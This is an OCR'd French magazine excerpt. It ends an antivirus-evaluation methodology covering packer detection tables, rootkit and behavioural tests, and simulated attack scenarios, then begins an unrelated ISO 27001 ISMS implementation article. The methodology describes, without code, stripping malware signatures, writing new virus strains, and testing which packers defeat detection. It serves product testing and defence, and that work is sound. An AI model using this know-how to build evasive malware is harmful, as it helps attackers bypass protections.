Des packers sont fréquemment utilisés par les auteurs de malwares pour rendre la détection par les antivirus plus complexe, ou simplement pour réduire la taille du code. D'après une étude de Panda Research, 79 % des nouveaux malwares utilisent des techniques de compression **[BUSTAMANTE]**. La plupart des exécutables sont protégés par des packers simples, comme `UPX` ou `PECompact`. De nombreux packers sont également développés, souvent privés, et sont uniquement dédiés à la compression de malwares, ce qui augmente le temps d'analyse par les éditeurs d'antivirus. Néanmoins, beaucoup d'entre eux sont utilisés dans des buts légitimes. C'est particulièrement le cas des packers intégrant un système de licence. Les packers et les outils d'obfuscation sont un moyen rapide et peu onéreux pour les développeurs de virus pour créer une variante de leur virus. On peut voir là un parallèle très fort avec la notion de polymorphisme.

La capacité d'un antivirus à décompresser ces exécutables est importante : si celui-ci n'inclut pas d'unpacker pour un packer couramment utilisé, il ne sera pas capable de détecter qu'un programme compressé contient un virus. Les copycats publient souvent des versions compressées de malwares existants. Certains antivirus ne pourront alors pas le détecter. Le tableau 4 présente les résultats obtenus avec deux antivirus en compressant un malware connu avec différents packers ou protecteurs d'exécutables.

Packer	Product A	Product B
Aucun	Trojan.MulDrop.6387	W32/Worm.GXB
UPX	Trojan.MulDrop.6387	W32/Worm.GXB
JDPack	Trojan.MulDrop.6387	W32/Heuristic-210!Eldorado
ASPack	Trojan.MulDrop.6387	W32/PWStealer1!Generic
ASProtect	-	-
FSG 2.0	Trojan.MulDrop.6387	W32/PWStealer1!Generic
PECompact	Trojan.MulDrop.6387	-
Armadillo	-	-
yP 1.02	Trojan.MulDrop.6387	W32/Heuristic-210!Eldorado

Tableau 4 : Trojan.MulDrop.6387 protégé avec divers packers

La liste des unpackers dédiés et la qualité de l'unpacker générique intégré doivent être examinées pour évaluer l'efficacité d'un antivirus : le taux de détection sera plus élevé, en particulier pour des malwares recompressés. Les évaluateurs devront prendre en compte à la fois l'analyse par signature et la détection comportementale. Le tableau 5 montre un effet négatif des packers : il semble que le produit B ne gère pas plusieurs packers correctement et génère de nombreux faux positifs. Abaisser le seuil de détection entraîne malheureusement une augmentation des faux positifs.

Packer	Product A	Product B
Aucun	-	-
UPX	-	-
JDPack	-	W32/Heuristic-210!Eldorado
ASPack	-	-
ASProtect	-	-
FSG 2.0	-	W32/Heuristic-210!Eldorado
PECompact	-	W32/Threat-SysVenFakP-based!Maximus
Armadillo	-	-
yP 1.02	-	W32/Heuristic-210!Eldorado

Tableau 5 : Fichier sain notepad.exe protégé avec divers packers

Le problème des packers est relativement complexe et demeure ouvert. De nombreuses questions relatives aux packers, comme le blacklisting **[BLACKLIST]**, la virtualisation **[LAU]** ou l'unpacking générique **[LI]** ont été discutées en 2008 lors de la conférence *CARO* **[CARO]**. Au-delà des performances brutes et de l'efficacité, l'évaluateur peut fournir aux administrateurs des informations utiles en analysant le comportement des antivirus face aux exécutables compressés : le produit blackliste-t-il des packers ? Génère-t-il de nombreux faux positifs pour certains packers ?, etc. Une bonne compréhension du produit fournira à l'administrateur des informations pour choisir et déployer son produit, spécialement si des exécutables compressés sont déjà présents sur des postes de travail.

3.6.4 Systèmes de fichiers

Un antivirus devrait être capable de gérer un large spectre de fichiers, et pas seulement des binaires exécutables. Cela inclut, entre autres, les applets Java, les macro-virus embarqués dans des documents pour diverses suites bureautiques (principalement Microsoft Office et OpenOffice), des scripts dans divers langages (Javascript, Batch, VBScript, Python, etc.), les fichiers Flash et les documents PDF.

Il devrait également être en mesure de détecter des fichiers malicieux dans des archives. Des formats courants comme `zip`, `rar`, `gzip`, `bz2` ou `cab` doivent être gérés. Les tests doivent être effectués en prenant en compte la profondeur du scan (une archive dans une archive), en scannant les archives manuellement, et en lançant des fichiers malveillants présents dans une archive.

Une autre fonctionnalité à évaluer est la détection d'exploits présents dans la nature, comme ceux fréquemment rencontrés pour Internet Explorer, Flash, et les documents Office ou PDF. Même si l'antivirus n'est pas capable de détecter un exploit public dans un fichier, il doit être en mesure de détecter qu'un malware connu a été lancé par celui-ci. L'évaluateur doit se créer une base d'exploits pour plusieurs applications. Cette liste contiendra des exploits courants. Il les utilisera ensuite pour exécuter un malware connu. Les exploits utilisés devront être détaillés dans le rapport.

3.6.5 Détection des rootkits

Le terme « rootkit » était autrefois utilisé pour désigner un programme permettant à un attaquant de maintenir ses privilèges sur un système compromis. Sa signification a peu à peu changé, particulièrement sous Windows où des techniques de rootkits sont très souvent utilisées afin de cacher un composant malveillant (et d'éviter qu'il soit détecté). Afin de préserver leur furtivité, ils essaient souvent de corrompre des structures internes du système, comme l'IDT, la liste d'EPROCESS, etc., ou d'instrumenter l'exécution du code à l'aide de hooks **[DETOURS]**.

Nous laissons le débat sur les rootkits ouvert. Le monitoring des structures internes du noyau tombe-t-il dans le champ d'application des antivirus ? Comme nous l'avons fait pour l'exploitation en mémoire, nous différencions la détection du code du rootkit de la détection de ses activités. La première est sous la responsabilité de l'antivirus. La seconde doit être mise en relation avec la définition-même d'un IDS. Les évaluateurs devront

effectuer des tests basiques (hook d'IRP, hook d'API, etc.) afin d'évaluer les fonctionnalités anti-rootkits du produit, en partant de rootkits userland simples, pour terminer vers des rootkis noyau utilisant des techniques avancées.

3.7 Évaluation de l'analyse comportementale

Des méthodes d'analyse comportementale sont présentes dans la plupart des antivirus, en complément de l'analyse de forme. Les détails permettant son évaluation sont présentés ici. Ce type d'analyse est utilisé par les antivirus pour détecter une menace inconnue. L'idée derrière cette méthode est qu'une menace inconnue utilise la plupart du temps des méthodes connues. Nous pensons que, bien qu'elle ne soit évidemment pas capable de détecter l'intégralité des menaces, cette méthode devrait être présente dans tous les antivirus.

3.7.1 Difficulté du test

Il est la plupart du temps difficile d'évaluer ce mécanisme, car les mécanismes internes de celui-ci ne sont que rarement connus par l'évaluateur. Contrairement à l'analyse de forme, que l'on peut évaluer en scannant une base de plusieurs dizaines de milliers de fichiers, l'analyse comportementale nécessite que chaque malware soit testé un par un : les samples doivent être exécutés, et si un des samples infecte le système, il va influer sur celui-ci et risque de modifier le comportement de l'antivirus.

Il est rarement possible de désactiver chacun des mécanismes de détection séparément. Les samples choisis doivent donc être sélectionnés afin de ne pas être détectés au moment des tests. Deux choix s'offrent à nous :

- modifier des virus existants, en extrayant préalablement leur signature. L'évaluateur doit expliquer la méthode utilisée et préciser les patterns extraits dans le rapport. Si la signature n'a pas été correctement extraite, les tests n'ont aucune valeur ;
- créer de nouvelles souches utilisant des méthodes virales connues.

Le choix est donc laissé à l'évaluateur. Les virus testés doivent rester simples et se comporter comme un virus typique. Les souches ne doivent pas être développées dans le but de leurrer l'antivirus, mais afin de tester la capacité de réaction de l'antivirus face à une menace inconnue.

3.7.2 Polymorphisme fonctionnel

Dans cette partie, l'évaluateur modifie les fonctionnalités du ou de ses malware(s). Le polymorphisme ne se fait plus sur les instructions composant le malware (polymorphisme classique, dans le monde viral) mais sur les fonctionnalités qu'il possède. Les fonctionnalités diffèrent, mais les objectifs de plus haut niveau restent les mêmes : marqueur de surinfection, persistance, charge, etc. La liste suivante présente plusieurs actions qui peuvent être mutées :

- la charge finale : le programme charge une *backdoor* ou exécute un code malveillant ;
- la persistance : il s'ajoute dans `win.ini`, dans la base de registres, etc. ;
- le marqueur de surinfection : le programme vérifie une entrée dans le registre, la présence d'un fichier caché, d'une variable d'environnement ;
- la façon dont le virus est exécuté : il peut s'agir par exemple d'un programme autonome, d'une bibliothèque chargée par tous les processus, ou d'un infecteur corrompant `explorer.exe` avant de terminer.

Le choix des mutations est laissé à l'évaluateur. Il peut se référer à **[JACOB]** pour des détails plus poussés et des exemples de mise en œuvre. Toutes les mutations doivent être détaillées et justifiées. Les conclusions sur la détection comportementale doivent être expliquées soigneusement. L'évaluateur devrait être en mesure de déduire le fonctionnement interne du moteur d'analyse à la suite des tests. Il doit également se justifier si aucune alerte n'a été levée lors des tests, par exemple en montrant qu'il n'y a pas d'analyse comportementale ou qu'elle est inefficace. Les évaluateurs peuvent utiliser tous les moyens à leur disposition pour étayer leurs conclusions.

3.7.3 Interactions avec le système d'exploitation

L'analyse des hooks posés par un antivirus peut être très révélatrice sur le fonctionnement de celui-ci. La pose de hooks peut avoir plusieurs buts : détection de rootkits, protection contre les malwares, etc.




Fig. 2 : Détection des hooks dans la SSDT par Rotkit Unhooker

Un outil classique, Rootkit Unhooker (Fig. 2) a été utilisé pour vérifier la `SSDT` d'un système Windows sur lequel un antivirus a été installé. Au moins deux hooks ont été détectés, l'un sur `NtTerminateProcess`, l'autre sur `NtTerminateThread`. Une recherche plus approfondie a montré que ces hooks étaient posés par l'antivirus pour protéger ses propres threads et processus.

Les antivirus installent souvent, sur les systèmes Windows, des drivers filtrants sur ceux du système de fichiers (comme `\FileSystem\Ntfs\Ntfs`) ou du réseau (`\Driver\Tcpip\Device\Tcp`). Il peut être intéressant d'étudier leur rôle.

La figure 3 montre un autre exemple de hooks, posés par un autre antivirus. En regardant la liste des hooks posés (`NtCreateProcess`, `NtCreateThead`, `NtMapViewOfSection`, etc.,) l'évaluateur peut supposer que des fonctionnalités de type HIPS sont présentes dans le produit : ces fonctions pourraient être monitorées afin de détecter une injection de code dans un processus.




Fig. 3 : Détection des hooks avec GMER

Les évaluateurs ne doivent bien entendu pas fournir la liste des hooks sans aucune explication. Les interactions avec le système doivent être liées avec les fonctionnalités du produit, ses comportements, et ses options de configuration.

3.8 Scénario d'attaque opérationnelle

L'évaluateur peut artificiellement introduire un virus sur un système, à des fins de test. Ce genre de test est nécessaire, mais doit être complété. Les évaluateurs devraient essayer de reproduire une attaque réelle. Le terme « réel » implique de nombreux facteurs. Les techniques virales doivent rester basiques : le profil de protection utilisée est un profil de robustesse basique. De plus, les attaques simples (simplistes) sont celles qu'on retrouve le plus dans la nature. Néanmoins, la souche virale utilisée ne doit pas être déjà connue par l'antivirus. Le terme « réel » implique également que chaque étape de l'attaque doit être mise en place : on peut notamment citer la pénétration sur le réseau de l'utilisateur, l'infection du poste de travail, l'infection du réseau, la collecte et l'envoi de données.

3.8.1 Pénétration dans le réseau

Plusieurs vecteurs d'infection peuvent être utilisés pour simuler une attaque opérationnelle : une pièce jointe d'un e-mail, un programme téléchargé sur un site compromis, un document malveillant (Office, PDF), une clé USB avec un Autorun, etc.

3.8.2 Infection du poste de travail

Afin de simuler une infection réelle, plusieurs étapes doivent être reproduites : enregistrement dans la base de registres pour être relancé au redémarrage, infection des processus, vol de mots de passe, etc.

3.8.3 Exploitation du réseau

Une fois le poste de travail compromis, un attaquant peut rebondir sur le réseau et infecter d'autres machines, pour divers buts : spam, vol de mots de passe, etc.

Plusieurs points doivent être étudiés. L'attaque a-t-elle été détectée ? À quel moment ? Quel moteur de détection l'a identifiée ? L'antivirus a-t-il affiché un message d'alerte ? etc. Ce test peut être vu comme un résumé de l'évaluation. Une piste à exploiter après ce test est d'évaluer la quantité de travail nécessaire pour défaire l'antivirus et infester tout le réseau. Il va sans dire que ce genre de test doit être déployé dans un environnement isolé et entièrement contrôlé.

3.9 Recherche de vulnérabilités

Comme tous les logiciels, les antivirus sont (particulièrement ?) susceptibles de contenir des vulnérabilités. L'entreprise n.runs affirme par exemple avoir découvert plus de 800 vulnérabilités dans les antivirus **[NRUNS]**. À ce moment de l'évaluation, l'évaluateur connaît déjà bien l'antivirus et devrait savoir à quels endroits des vulnérabilités sont susceptibles de se trouver. Cette partie est fortement liée aux compétences et à l'expérience de l'évaluateur. S'il manque d'inspiration, il pourra s'appuyer sur des publications diverses comme **[XUE]** ou **[ALVAREZ]**, et sur les rapports de vulnérabilités régulièrement publiés sur ce type de produits.

Voici quelques-uns des problèmes régulièrement rencontrés dans les antivirus :

- mauvaise gestion des droits entraînant une élévation de privilèges ;
- gestion des `IOCTL` hasardeuse ;
- méthodes non sûres et paramètres mal vérifiés dans les ActiveX ;
- vulnérabilités dans les nombreux *parsers* de fichiers contenus dans l'antivirus ;
- communication avec le serveur d'administration, dans un environnement d'entreprise, etc.

L'évaluateur doit consigner tous ses tests dans le rapport, aussi bien ceux qui ont déclenché un problème que ceux qui ont échoué. Les outils et les méthodes utilisés

doivent être détaillés. Il est évident qu'une recherche de vulnérabilité dans le produit à évaluer serait un travail à temps plein. L'esprit de cette étape est de vérifier que le produit atteint un niveau de résistance basique, et qu'aucune faille triviale ni aucun problème de mise en œuvre évident ne sont présents dans le produit.

Conclusion

Comme annoncé en introduction, cette méthodologie est un compromis entre le coût et la profondeur de l'évaluation. La charge de temps de 25 jours est suffisante pour obtenir un avis motivé sur le produit évalué et un bon aperçu de ses forces et faiblesses. Cette méthodologie est ouverte, elle peut être modifiée ou complétée pour répondre à des besoins d'évaluation particuliers. Une évaluation n'est pas une critique gratuite d'un produit, c'est un processus interactif entre l'éditeur du produit, le laboratoire d'évaluation et l'autorité de certification si cette dernière est présente. À ce titre, nous avons réalisé, avec l'accord de l'éditeur ESET mais en dehors de tout cadre officiel de certification, une évaluation pilote du logiciel antivirus NOD32 afin de valider notre méthodologie **[NOD]**. Enfin, il est à noter qu'une méthodologie d'évaluation harmonisée favorise la comparaison objective entre différents produits. ■

■ RÉFÉRENCES

[DRWEB] FILIOL (Eric), JACOB (Grégoire), JOSSE (Sébastien), QUENEZ (David), « Évaluation de l'antivirus DrWeb : L'antivirus qui venait du froid », *MISC* n°38 (2008), pages 4-17

[ONECARE] FILIOL (Eric), EVRARD (P), GUILLEMINO (F.), « Évaluation de l'antivirus OneCare : quand avant l'heure ce n'est pas l'heure ! », *MISC* n°32 (2007), pages 42-51

[CRYPTRGSI] Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) : Règles et recommandations concernant le choix et le dimensionnement des mécanismes cryptographiques

[CEM] CCEVS : Common Methodology for Information Technology Security (2007)

[CSPN] Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) : Certification de Sécurité de Premier Niveau (CSPN), http://www.ssi.gouv.fr/site_article80.html

[CRYPTRGS2] Agence Nationale de la Sécurité des Systèmes d'Information (ANSSI) : Règles et recommandations concernant la gestion des clés utilisées dans des mécanismes cryptographiques

[NISTFIPS140-2] US Department of Commerce, National Institute of Standards and Technology, Information Technology Laboratory (ITL) : FIPS PUB 140-2, SECURITY REQUIREMENTS FOR CRYPTOGRAPHIC MODULES

[FILIOL05] FILIOL (Eric) : *Computer Viruses: from theory to applications* (Collection IRIS), 2005

[FILIOL06] FILIOL (Eric) : « Malware pattern scanning schemes secure against black-box analysis », Journal in Computer Virology 2(1), 2006, pages 35-50

[FILIOL07] FILIOL (Eric), JACOB (Grégoire), LE LIARD (Mickaël) : « Evaluation methodology and theoretical model for antiviral behavioural detection strategies », Journal in Computer Virology 3(1), (2007), pages 23-37

[FILIOLJOSSE07] FILIOL (Eric), JOSSE (Sébastien), « A statistical model for undecidable viral detection », Journal in Computer Virology 3(2), (2007), pages 65-74

[NOD09] BEDRUNE (Jean-Baptiste), GAZET (Alexandre), *Applied evaluation methodology for anti-virus software*, EICAR Conference (slides)? http://esec.fr.sogeti.com/blog/files/2009-bedrune-gazet-eicar- antivirus-evaluation.pdf (2009)

[WILDLIST] The WildList Organization International: The wildlist, http://www.wildlist.org/

[ISSTA04] CHRISTODORESCU (Mihai), JHA (Somesh), *Testing malware detectors*, In: ISSTA, (2004) 34–44

[JACOB] JACOB (Grégoire), FILIOL (Eric), DEBAR (Hervé), « Functional polymorphic engines: formalisation, implementation and use cases », Journal in Computer Virology

[BUSTAMANTE] BUSTAMANTE (Pedro), *Mal(ware) formation statistics*, http://research.pandasecurity.com/archive/Mal_2800_ware_2900_formation-statistics.aspx (2007)

[BLACKLIST] Szappanos (Gabor), *Exepacker blacklisting: theory and experiences*, http://www.datasecurity-event.com/uploads/gszappanos.ppt, (2008)

[LAU] LAU (Boris), *Dealing with virtualization packers*, http://www.datasecurity-event.com/uploads/boris_lau_virtualization_obfs.pdf, (2008)

[LI] SUN (Li), EBRINGER (Tim), BOZTAS (Serdar), *Hump-and-dump: efficient generic unpacking using an ordered address execution histogram*, http://www.datasecurity-event.com/uploads/hump_dump.pdf (2008)

[CARO] CARO: 2nd international caro workshop, http://www.datasecurity-event.com/home.html (2008)

[AMTSO] AMTSO. : Anti-Malware Testing Standards Organization, http://amtso.org/ (2008)

[DETOURS] Microsoft Research : Detours, http://research.microsoft.com/en-us/projects/detours

[NRUNS] nruns : http://www.nruns.com/_en/aps/press.php

[XUE] XUE (Feng) : *Attacking antivirus*. In: Black Hat – Europe, (2008)

[ALVAREZ] ALVAREZ (Sergio), ZOLLER (Thierry), *The death of defense in depth? revisiting av software*. In: CanSecWest, (2008)

ISO/IEC 27001 : IMPLÉMENTATION D'UN SMSI

Christophe Bailleux – cbailleux@mac.com

mots-clés : SÉCURITÉ DES SYSTÈMES D'INFORMATION / SYSTÈME DE MANAGEMENT DE LA SÉCURITÉ DE L'INFORMATION / ISO 27001 / ANALYSE DES RISQUES / INCIDENTS DE SÉCURITÉ

Les systèmes d'information sont au cœur de nos entreprises et sont souvent une ressource indispensable à nos activités. Les protéger et prévenir toute menace devient donc une priorité.
Pour beaucoup, la sécurité est avant tout une affaire de techniciens. Mais, beaucoup oublient que la sécurité des systèmes d'information concerne également la Direction Générale de l'organisme. Comment serait-il possible de répondre aux besoins sécurité d'une entreprise sans une implication forte du management ?
L'objectif de cet article est donc de vous présenter la démarche à suivre lors de la mise en place d'un système de management de la sécurité de l'information, en vous présentant les étapes majeures devant être réalisées pour mener à bien un tel projet.

1 Implémentation du SMSI

1.1 Phase « Plan » du SMSI

La phase « Plan » du SMSI consiste à établir les objectifs et à planifier les actions qui seront réalisées. Cette phase se découpe en 5 étapes à savoir :

- l'implication de la Direction Générale ;
- la définition du périmètre et de la politique du SMSI ;
- la définition de la stratégie de gouvernance ;
- l'appréciation des risques ;
- la sélection des mesures à mettre en œuvre.

1.1.1 Implication de la Direction Générale

La première étape de la phase « Plan » consiste à sensibiliser et à impliquer la Direction Générale dans le projet. C'est elle qui donne l'impulsion de la gestion de la sécurité dans l'entreprise et elle est partie prenante dans la définition des objectifs de sécurité.

En effet, la mise en place d'un SMSI ne peut être menée sans une implication forte de la part du management. Contrairement à ce qui est pensé communément, un SMSI ne se traduit pas uniquement par des implémentations techniques, mais aussi par des modifications organisationnelles. Il en découle une multitude de procédures impliquant l'ensemble du personnel de l'entreprise tous niveaux hiérarchiques confondus. Ainsi, les différents membres de la Direction supportant les actifs mis en jeu doivent être impliqués, et tout particulièrement :

- **La Direction Administrative et Financière** : identifie les actifs de l'organisme les plus importants et participe à l'évaluation de l'impact financier lié aux risques de sécurité.
- **La Direction du Système d'Information** : prend en compte et veille au respect des recommandations sécurité émises par le chef de projet SMSI, dans l'établissement du Système d'Information.
- **La Direction des Ressources Humaines** : intervient sur les aspects réglementaires et contractuels liés au personnel de l'entreprise.

1.1.2 Périmètre et politique du SMSI

Le périmètre et la politique de SMSI sont le point de départ autour duquel est construit notre système de management. Ce sont ces deux documents (pouvant également être regroupés en un seul) qui conditionnent la suite du projet. Cette phase commence par une analyse préalable en identifiant les enjeux et les bénéfices attendus par l'organisme.

- Le périmètre

Le périmètre SMSI décrit le domaine d'application sur lequel vont porter les exigences de la norme ISO 27001. Sa définition est libre. Cependant, nous retrouvons très souvent les 3 mêmes stratégies à savoir :

- un périmètre orienté entreprise couvrant toutes les activités de l'entreprise ;
- un périmètre orienté site ;
- un périmètre orienté service.

Dans le cas où l'organisme serait déjà certifié ISO 9001, il est recommandé de choisir le périmètre certifié permettant ainsi de profiter du système de management mis en place lors de la certification.

- La politique du SMSI

La politique de SMSI est un document fondateur du système de management. Elle définit les engagements de la Direction en matière de sécurité de l'information. Elle fait office de déclaration d'intention.

Attention ! Il est très important de ne pas confondre « politique de SMSI » et « Politique de Sécurité ». Bien que ces dernières soient complémentaires, il existe une différence entre les deux. La politique SMSI est un document de niveau stratégique et organisationnel alors que la politique de sécurité est un document de niveau opérationnel.

1.1.3 Stratégie de gouvernance de la sécurité

Comment la sécurité est-elle gérée ? Est-elle planifiée ? Y a-t-il des rôles et des responsabilités attribuées, au sein de l'organisation, quant à la gestion de la sécurité des systèmes d'information ? Ces questions sont essentielles à l'établissement d'un SMSI.

Bien souvent, les entreprises conscientes des problématiques sécurité ne s'appuient que sur une seule et même personne. Or, les moyens mis à la disposition de cette personne ne sont généralement pas suffisants. Ainsi, un modèle de gouvernance permettant de prendre des décisions cohérentes au sein du SMSI doit être défini. Le chef de projet SMSI peut, par exemple, s'appuyer sur un référentiel reconnu tel que




Fig. 1 : Modèle PDCA de la norme ISO 27001

COBIT (Contrôle de l'Information et des Technologies Associées) ou bien définir lui-même son propre modèle de gouvernance.

Afin de répondre aux exigences de la norme ISO 27001, le modèle de gouvernance choisi doit s'assurer que les décisions relatives à la sécurité correspondent aux priorités de l'entreprise et que les mesures appliquées suivent la stratégie du SMSI.

1.1.4 Appréciation des risques de sécurité

La sélection des mesures de sécurité passe obligatoirement par une appréciation des risques de sécurité. Afin de réaliser cette étape, la norme ISO 27001 exige qu'une méthode d'analyse de risque soit adoptée. Tout comme la stratégie de gouvernance, aucune méthode particulière n'est imposée.

L'appréciation des risques se concrétiser par la réalisation des étapes suivantes :

1) **La classification des actifs**

Pour réaliser une appréciation des risques, nous devons tout d'abord identifier les biens que nous souhaitons protéger. Pour cela, il est nécessaire d'identifier les actifs ayant de la valeur pour l'organisme et pouvant être la cible d'événements pouvant compromettre leur disponibilité, leur intégrité ou leur confidentialité. Voici plusieurs types d'actifs :

- des actifs d'information : fichiers de données, bases de données, procédure et manuels d'utilisateurs, archives ;
- des actifs applicatifs : progiciels, logiciels spécifiques, systèmes d'exploitation, outils de développement, utilitaires ;
- des actifs physiques : serveurs informatiques, PC portables, matériels de communication, PABX, unité de climatisation ;
- des actifs humains : personnels de direction, techniciens, ...

AUTOUR DE L'ARTICLE...

▪ RAPPEL

Certains d'entre vous se demandent peut-être encore ce que sont ces fameux standards ISO 2700x, également appelés « normes ». Ces normes représentent tout simplement un langage commun et un lien nécessaire entre les divers acteurs concernés, en proposant un modèle de gouvernance dédié à la sécurité de l'information.

La démarche adoptée par ces normes repose sur le modèle qualité PDCA (*Plan, Do, Check, Act*) assurant ainsi une amélioration continue du processus. Elles sont destinées à tout type d'organisation et ont pour but de décrire les objectifs à atteindre et non la manière concrète d'y arriver.

Parmi elles, nous retrouvons les normes :

- **ISO 27001(exigences d'un Système de Management de la Sécurité de l'Information (SMSI)) ;**
- **ISO 27002 (code de bonnes pratiques (nouveau nom de l'ISO 17799)) parue en 2005 ;**
- **ISO 27003 (guide d'implémentation pour le SMSI) parue en 2005 ;**
- **ISO 27004 (mesures et métriques pour le SMSI) ;**
- **ISO 27005 (gestion du risque pour le SMSI) parue en 2008 ;**
- **ISO 27006 (guide pour la certification ISO 27001) parue en 2007 ;**
- **ISO 27011 (gestion de la sécurité pour les organismes de télécommunications (basée sur la norme ISO 27002)) parue en 2008.**

Avant que les normes ISO 2700x ne soient officialisées, le système de management de la sécurité de l'information reposait sur les deux standards issus des travaux « *British Standard* » à savoir les normes BS7799-1 traitant des principes opérationnels, et BS7799-2 traitant des principes organisationnels.

En 2000, l'ISO adopte la norme BS7799-1 alors reconnue mondialement, en la baptisant ISO 17799, et en l'enrichissant par la même occasion de quelques mesures de sécurité supplémentaires. Elle devient, en 2007, la norme ISO 27002.

En 2005, la norme BS7799-2 est adoptée par l'ISO sous la référence ISO 27001.

Lors de cette étape, il est nécessaire d'identifier le propriétaire de chaque actif. C'est généralement cette personne la plus à même d'évaluer les besoins en sécurité.

2) **Identification des risques**

Cette étape consiste à identifier pour chaque bien recensé :

- les menaces ;
- les vulnérabilités ;
- les contrôles de sécurité existants ;
- les impacts (pertes de disponibilité, d'intégrité ou de confidentialité).

3) **Evaluation du niveau de risque**

Cette étape consiste à évaluer le risque en fonction de :

- la potentialité d'occurrence de la menace identifiée au préalable ;
- l'impact estimé en fonction des besoins en sécurité de l'actif en termes de Disponibilité, d'Intégrité et de Confidentialité.

Généralement, le risque est évalué grâce à la formule : Risque = (Potentialité d'occurrence d'une menace exploitant une vulnérabilité) x Impact. Ainsi, en prenant en compte ces éléments, nous sommes maintenant capables d'évaluer le niveau de risque des ressources que nous souhaitons protéger.

4) **Traitement des risques et identification des risques résiduels**

Nous devons maintenant définir le plan de traitement des risques et identifier « les risques résiduels ». La norme ISO 27001 propose 4 traitements de risques possibles :

- l'acceptation des risques ;
- l'évitement du risque ;
- le transfert du risque ;
- la réduction des risques.

Une fois la solution de traitement choisie, nous identifions alors « les risques résiduels » pour définir si ces derniers sont acceptables ou non. S'ils ne le sont pas, il faut alors revoir le plan de traitement afin de rendre le niveau de risque résiduel acceptable (boucle PDCA).

Nous venons de le voir, l'appréciation des risques de sécurité est une exigence de la norme ISO 27001. Les méthodes d'analyse de risques sont nombreuses : MEHARI, EBIOS, etc. Cependant, les méthodes reconnues ne sont pas une obligation et il est tout à fait possible d'utiliser sa propre méthode d'analyse de risque. C'est dans cette optique qu'a été conçue la norme ISO 27005 en définissant les lignes directrices de l'appréciation des risques de sécurité tout en respectant les concepts généraux spécifiés dans la norme ISO 27001.

Nous vous présenterons cette norme lors d'un prochain article consacré à l'analyse des risques de sécurité de l'information.

1.1.5 La sélection des mesures de sécurité

Il faut maintenant, pour chaque risque identifié, sélectionner les mesures de sécurité adéquates qui permettent de réduire le niveau de risque. Même si la norme ISO 27001 fixe les objectifs à atteindre en termes de Sécurité de l'Information, elle ne propose pas les mesures concrètes pour y arriver. Pour cela, nous devons nous appuyer sur la norme ISO 27002 qui propose une série de mesures de sécurité abordant tant les aspects organisationnels que les aspects techniques.

Une fois ces mesures sélectionnées, nous établissons le document intitulé « Déclaration d'Applicabilité (DdA) ».

La DdA est un récapitulatif des 133 mesures présentées dans l'annexe A de la norme ISO 27001, dans laquelle nous précisons les mesures retenues pour réduire les risques ainsi que celles écartées, en justifiant formellement pourquoi elles le sont.

Voici un extrait d'une déclaration d'applicabilité : voir tableau ci-dessous.

Enfin, nous réalisons le plan de traitement des risques qui doit contenir au moins les éléments suivants :

- la liste des actions à entreprendre ;
- les moyens nécessaires ;
- la définition des responsabilités et des priorités en matière de gestion de risque de la sécurité de l'information.

1.1.6 Documentation

Ainsi, lors de la phase « Plan », les livrables suivants sont exigés :

- le périmètre du SMSI ;
- la politique du SMSI ;
- la stratégie de gouvernance du SMSI ;
- la stratégie et méthode de gestion des risques ;
- les rapports d'analyse des risques ;
- le plan de traitement des risques ;
- la déclaration d'applicabilité ;
- les comptes rendus des réunions de Direction.

1.2 Phase « Do » du SMSI

Au regard de l'analyse des risques réalisée lors de l'étape « Plan », nous allons maintenant initier le déploiement des mesures de sécurité identifiées dans la déclaration d'applicabilité. Ces mesures ont pour seul objectif de réduire les risques à un niveau acceptable.

Cette phase « Do » se décompose en 5 étapes qui sont :

- le déploiement des mesures de sécurité ;
- la définition et mise en place des indicateurs sécurité ;
- la formation et sensibilisation ;
- la gestion des incidents sécurité ;
- la gestion du SMSI.

1.2.1 Déploiement des mesures de sécurité

Cette étape consiste à déployer les mesures de sécurité retenues dans la « DdA » en s'appuyant sur le plan de traitement des risques établi lors la phase Plan. Sa mise en œuvre, très souvent opérationnelle, doit être pilotée par un chef de projet qui prendra en compte les aspects tels que les éventuels recrutements spécifiques au projet, le temps alloué par les équipes, les besoins budgétaires et les formations destinées aux intervenants sécurité, correspondants opérationnels du chef de projet SMSI.

ISO 27001:2005 Contrôles			**Applicable**	**Justification**
Clause	Section	Contrôles/Objectifs		
	6.2	Sécurité des tiers		
Organisation de la sécurité	6.2.1	Identification des risques reposant sur un tiers	Oui ou Non	Non parce que... Oui : doc de référence
	6.2.2	Gestion de la sécurité dans les contrats clients	Oui ou Non	Non parce que... Oui : doc de référence
	6.2.3	Gestion de la sécurité dans les contrats fournisseurs	Oui ou Non	Non parce que... Oui : doc de référence
Gestion des actifs	7.1	Responsabilité des actifs		
	7.1.1	Inventaire des actifs		
	7.1.2	Propriétaire des actifs		
	7.1.3	Usage des actifs		

1.2.2 Les indicateurs sécurité

La norme ISO 27001 exige la mise en place d'indicateurs de sécurité. Ces indicateurs sont tout simplement des métriques d'efficacité permettant d'évaluer les mesures mises en œuvre, ainsi que le bon fonctionnement du SMSI.

